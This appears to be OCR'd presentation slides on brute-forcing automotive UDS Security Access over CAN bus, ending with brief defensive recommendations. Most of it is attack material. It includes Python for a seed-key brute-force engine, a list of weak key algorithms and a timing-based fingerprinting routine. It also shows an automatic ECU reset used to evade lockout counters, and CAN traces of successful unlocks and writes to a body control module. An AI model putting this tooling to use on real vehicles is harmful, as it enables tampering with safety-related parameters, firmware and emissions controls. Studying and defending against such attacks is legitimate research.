


Attack Workflow





Algorithm-Fingerprinting Technique Based on Response-Behavior Differences



Module Overview

The main module serves as the tool's entry point:

it loads the configuration, initializes the CAN bus, and orchestrates the BruteforceEngine, AlgorithmRegistry, and other core modules to perform strength detection and launch the brute-force attack.

```python
# Initialize CAN bus
bus = init_can_bus(arb_id, expected_response_ids, is_extended_id)
signal.signal(signal.SIGINT, signal_handler(bus))

try:
    # Load algorithms
    algorithms = AlgorithmRegistry.load_all("algorithms.yaml")

    # Initialize engine
    engine = BruteforceEngine(bus, arb_id, level, expected_response_ids, is_extended_id, config)

    # Execute attack
    success = engine.run(algorithms, max_seed_cycles=config["attack"]["max_cycles"])

    if success:
        print("\n🎉 Security access granted successfully!")
    else:
        print("\n❌ Attack failed, all algorithms exhausted")
```

Module Overview

algorithms decouples algorithm definitions from the core engine

It supports modular development of complex crypto primitives

Pre-tags for weak/strong families let the module prioritize weak-algorithm ECUs and boost brute-force efficiency

```yaml
# Weak algorithm family (fast response, usually <50ms)
weak_algorithms:
  - name: "xor_55"
    description: "XOR with 0x55"
    code: "lambda seed: bytes([b ^ 0x55 for b in seed])"

  - name: "xor_AA"
    description: "XOR with 0xAA"
    code: "lambda seed: bytes([b ^ 0xAA for b in seed])"

  - name: "add_1"
    description: "Increment each byte by 1"
    code: "lambda seed: bytes([(b + 1) & 0xFF for b in seed])"

  - name: "sub_1"
    description: "Decrement each byte by 1"
    code: "lambda seed: bytes([(b - 1) & 0xFF for b in seed])"

  - name: "add_index"
    description: "Add index to each byte"
    code: "lambda seed: bytes([(b + i) & 0xFF for i, b in enumerate(seed)])"

  - name: "invert"
    description: "Bitwise invert"
    code: "lambda seed: bytes([~b & 0xFF for b in seed])"

# Strong algorithm family (slow response, usually >100ms)
strong_algorithms:
  - name: "aes_128_ecb"
    description: "AES-128 ECB mode (example)"
    code_file: "./algos/strong/aes_128.py"
```

Module Overview

strength_detector is the tool’s sensing layer

It samples ECU-computation latency statistically

An IQR outlier-filter removes network-jitter noise

```python
def _execute_single_lifecycle(self, algorithm: Algorithm) -> Tuple[bool, Optional[int]]:
    """Execute single seed lifecycle"""

    # 1. Enter extended session
    extended_session(self.bus, self.arb_id, self.expected_response_ids, self.is_extended_id)
    time.sleep(0.1)

    # 2. Request seed
    seed = request_seed(
        self.bus, self.arb_id, self.expected_response_ids,
        self.level, self.is_extended_id
    )
    if not seed:
        return False, None

    # Save seed to log
    Save_log(seed)

    # 3. Generate key
    try:
        key_data = algorithm.generate(seed)
        if not isinstance(key_data, (bytes, bytearray)):
            key_data = bytes(key_data)
    except Exception as e:
        print(f"  ⚠ Algorithm execution failed: {e}")
        return False, None

    print(f"    Generated Key: {' '.join(f'{b:02X}' for b in key_data)}")
```

Module Overview

BruteforceEngine is the core UDS brute-force engine

It executes the closed loop:

request Seed → generate Key → verify → ECU reset

With NRC error-handling and IQR outlier-filtering

it automates the entire Security-Access break-in.

```
class AlgorithmStrengthDetector:
    def measure_average_response_time(self, samples: int = 50) -> float:
        for i in range(samples):
            if not seed:

                # Send random key and measure time
                start_time = time.perf_counter_ns()

                # Generate random key
                random_key = bytes([random.randint(0, 255) for _ in range(len(seed))])

                # Send key
                from bruteforce_engine import BruteforceEngine
                engine = BruteforceEngine(self.bus, self.arb_id, self.level,
                                          self.expected_response_ids, self.is_extended_id, {})
                result = engine._send_key_and_check(random_key)

                end_time = time.perf_counter_ns()

                if result:  # Received valid response
                    response_time_ms = (end_time - start_time) / 1_000_000
                    times.append(response_time_ms)
                    valid_samples += 1

                # Force ECU Reset
                ecu_reset(self.bus, self.arb_id, self.expected_response_ids, self.is_extended_id)
                time.sleep(0.05)

                if (i + 1) % 10 == 0:
                    print(f"  Progress: {i+1}/{samples}")
```

Runtime Demo

Based on the response-time threshold, it is classified as a strong-algorithm ECU—invalid attempts are skipped.

```
═══ Strength Detection Report ═══
Valid samples: 5/50
Average response time: 150.96 ms
⏱️ Classification: Strong algorithm ECU suspected
[INFO] Average response time 151.0ms, strong algorithm ECU suspected
```

When the ECU returns NRC 0x36 for counter exceeded, the tool detects it automatically and triggers its protection handler.

A built-in ECU-reset routine then clears the lock-out, with no human intervention required.

```
→ Testing algorithm: xor_55
  Received Seed: C1 39 E5 44
  Generated Key: 94 6C B0 11
❌ NRC: 36
  NRC Description: 36 - Exceeded Number Of Attempts
  [Executing ECU Reset ... ]
⚠️ Attempt counter exceeded, ECU reset performed, continuing
```

Contents

Real-World Carnage—Two Victories and One Epic Fail

Real-World Carnage

Among 12 samples, 2 were successfully broken


proving the feasibility of the algorithm-fingerprinting technique.

Test period: 2023 – Q3 2025


Total ECUs tested: 12


Market launch: post-2018


Tier-1 suppliers covered: 9





Real-World Carnage











Real-World Carnage—Two Victories and One Epic Fail (A)

Case A – BCM

Algorithm: 16-bit LFSR

Time to break: 4 h

Impact: Vehicle configuration codes, security keys, and safety-related parameters can be altered; firmware re-flash privilege unlocked.

```
716   [8]  02 10 03 00 00 00 00 00
71E   [8]  06 50 03 00 32 01 F4 CC
716   [8]  02 27 01 00 00 00 00 00
71E   [8]  06 67 01 F8 09 15 B1 CC
716   [8]  06 27 02 D4 31 E1 DA 00
71E   [8]  03 7F 27 36 CC CC CC CC
716   [8]  02 10 03 00 00 00 00 00
71E   [8]  06 50 03 00 32 01 F4 CC
716   [8]  02 27 01 00 00 00 00 00
71E   [8]  06 67 01 1E AE 13 E4 CC
716   [8]  06 27 02 DD 2F A1 12 00
71E   [8]  03 7F 27 36 CC CC CC CC
716   [8]  02 10 03 00 00 00 00 00
71E   [8]  06 50 03 00 32 01 F4 CC
716   [8]  02 27 01 00 00 00 00 00
71E   [8]  06 67 01 47 30 07 7F CC
716   [8]  06 27 02 3A 44 7C E4 00
71E   [8]  03 7F 27 36 CC CC CC CC
716   [8]  02 10 03 00 00 00 00 00
71E   [8]  06 50 03 00 32 01 F4 CC
716   [8]  02 27 01 00 00 00 00 00
71E   [8]  06 67 01 8D D8 93 64 CC
716   [8]  06 27 02 A9 E8 7A 3B 00
71E   [8]  03 7F 27 36 CC CC CC CC
716   [8]  02 10 03 00 00 00 00 00
71E   [8]  06 50 03 00 32 01 F4 CC
716   [8]  02 27 01 00 00 00 00 00
71E   [8]  06 67 01 F4 F4 6C C7 CC
716   [8]  06 27 02 B2 17 E9 30 00
71E   [8]  03 7F 27 36 CC CC CC CC
716   [8]  02 10 03 00 00 00 00 00
71E   [8]  06 50 03 00 32 01 F4 CC
716   [8]  02 27 01 00 00 00 00 00
71E   [8]  06 67 01 45 6A 5A 54 CC
716   [8]  06 27 02 67 9E 98 1F 00
71E   [8]  02 67 02 CC CC CC CC CC
```

```
┌──(root㉿kali-linux-2025-2)-[~/Tools]
└─# python3 test_2e.py --interface socketcan --channel can0 --tx-id 0x716 \
  --rx-id 0x71E --session 0x03 --level 1 --service 0x2E --keep-alive 0.5 --did-start 0xa201 -
-did-end 0xa203
[14:03:03] INFO Connecting interface=socketcan channel=can0 tx=0x716 rx=0x71E
[14:03:03] INFO Created a socket
[14:03:03] INFO Session 0x03 active
[14:03:03] INFO Seed (4 bytes): 46ec4361
[14:03:03] INFO Key: 9F113630
[14:03:03] INFO SecurityAccess level 1 unlocked
[14:03:03] INFO Session keep-alive enabled (interval: 0.5s)
[14:03:03] INFO Starting DID traversal from 0xA201 to 0xA203 ...
[SUCCESS] DID 0xA202 writable! Data: d4e89b17
[14:03:03] INFO DID 0xA202 write success, data: d4e89b17

═══════════════════════════════════════════════════════════
Scan complete. Found 1 writable DIDs:
═══════════════════════════════════════════════════════════
  DID 0xA202: d4e89b17
```

```
can0  716   [8]  02 10 03 00 00 00 00 00
can0  71E   [8]  06 50 03 00 32 01 F4 CC
can0  716   [8]  02 27 01 00 00 00 00 00
can0  71E   [8]  06 67 01 46 EC 43 61 CC
can0  716   [8]  06 27 02 9F 11 36 30 00
can0  71E   [8]  02 67 02 CC CC CC CC CC
can0  716   [8]  03 22 A2 01 00 00 00 00
can0  71E   [8]  03 7F 22 31 CC CC CC CC
can0  716   [8]  03 22 A2 02 00 00 00 00
can0  71E   [8]  07 62 A2 02 D4 E8 9B 17
can0  716   [8]  07 2E A2 02 D4 E8 9B 17
can0  71E   [8]  03 6E A2 02 CC CC CC CC
can0  716   [8]  03 22 A2 03 00 00 00 00
can0  71E   [8]  03 7F 22 31 CC CC CC CC
```


Real-World Carnage—Two Victories and One Epic Fail (B)

Case B – EMS

Algorithm: 5-bit shift

Time to break: 38 min

Impact: Unlocks firmware re-flash allowing emission-restricted maps to be bypassed.



Real-World Carnage—Two Victories and One Epic Fail (C)

Case C – EPS

Result: Failed

Time: 30 h

Suspected algorithm: AES-128

```
can0  7D0   [8]  02 10 03 CC CC CC CC CC
can0  7D8   [8]  06 50 03 00 32 01 F4 CC
can0  7D0   [8]  02 27 03 CC CC CC CC CC
can0  7D8   [8]  10 12 67 03 9F 21 55 67
can0  7D0   [8]  30 00 00 CC CC CC CC CC
can0  7D8   [8]  21 70 D3 A1 FB 94 46 4D
can0  7D8   [8]  22 34 50 F3 1D 60 CC CC
can0  7D0   [8]  10 12 27 04 A3 C5 F9 D1
can0  7D8   [8]  30 00 0A CC CC CC CC CC
can0  7D0   [8]  21 EB 48 27 0B C6 4E 1D
can0  7D0   [8]  22 7F 8A 02 B4 C2 CC CC
can0  7D8   [8]  03 7F 27 35 CC CC CC CC
can0  7D0   [8]  02 10 03 CC CC CC CC CC
can0  7D8   [8]  06 50 03 00 32 01 F4 CC
can0  7D0   [8]  02 27 03 CC CC CC CC CC
can0  7D8   [8]  10 12 67 03 13 CF EF FD
can0  7D0   [8]  30 00 00 CC CC CC CC CC
can0  7D8   [8]  21 C9 F4 61 69 A2 64 FE
can0  7D8   [8]  22 FB 2C 3F 93 A0 CC CC
can0  7D0   [8]  10 12 27 04 92 7E 1A 0F
can0  7D8   [8]  30 00 0A CC CC CC CC CC
can0  7D0   [8]  21 3C D5 84 6B 1E 93 87
can0  7D0   [8]  22 D5 C0 A4 B9 EC CC CC
can0  7D8   [8]  03 7F 27 35 CC CC CC CC
can0  7D0   [8]  02 10 03 CC CC CC CC CC
can0  7D8   [8]  06 50 03 00 32 01 F4 CC
can0  7D0   [8]  02 27 03 CC CC CC CC CC
can0  7D8   [8]  10 12 67 03 7B 25 65 A2
can0  7D0   [8]  30 00 00 CC CC CC CC CC
can0  7D8   [8]  21 9B AF 90 2B 73 8F A3
can0  7D8   [8]  22 C9 D1 52 9D EC CC CC
can0  7D0   [8]  10 12 27 04 F4 1D 7B 0C
can0  7D8   [8]  30 00 0A CC CC CC CC CC
can0  7D0   [8]  21 9E 5A 23 BD 84 76 C1
can0  7D0   [8]  22 FA 29 E5 03 87 CC CC
can0  7D8   [8]  03 7F 27 36 CC CC CC CC
```

Contents

Defensive Recommendations

Defense Recommendations

JTAG/SWD/UART debug-interface access control

Diagnostic-tool governance + diagnostic-tool cyber-security in place

Seed-generation quality hardening

Enforced algorithm whitelist

- Mandatory HMAC-SHA-256 or AES-128-CMAC
- Key length ≥ 128 bits; trivial XOR/shift combinations prohibited

Error-counter reset

- Require reboot + time delay

Thanks!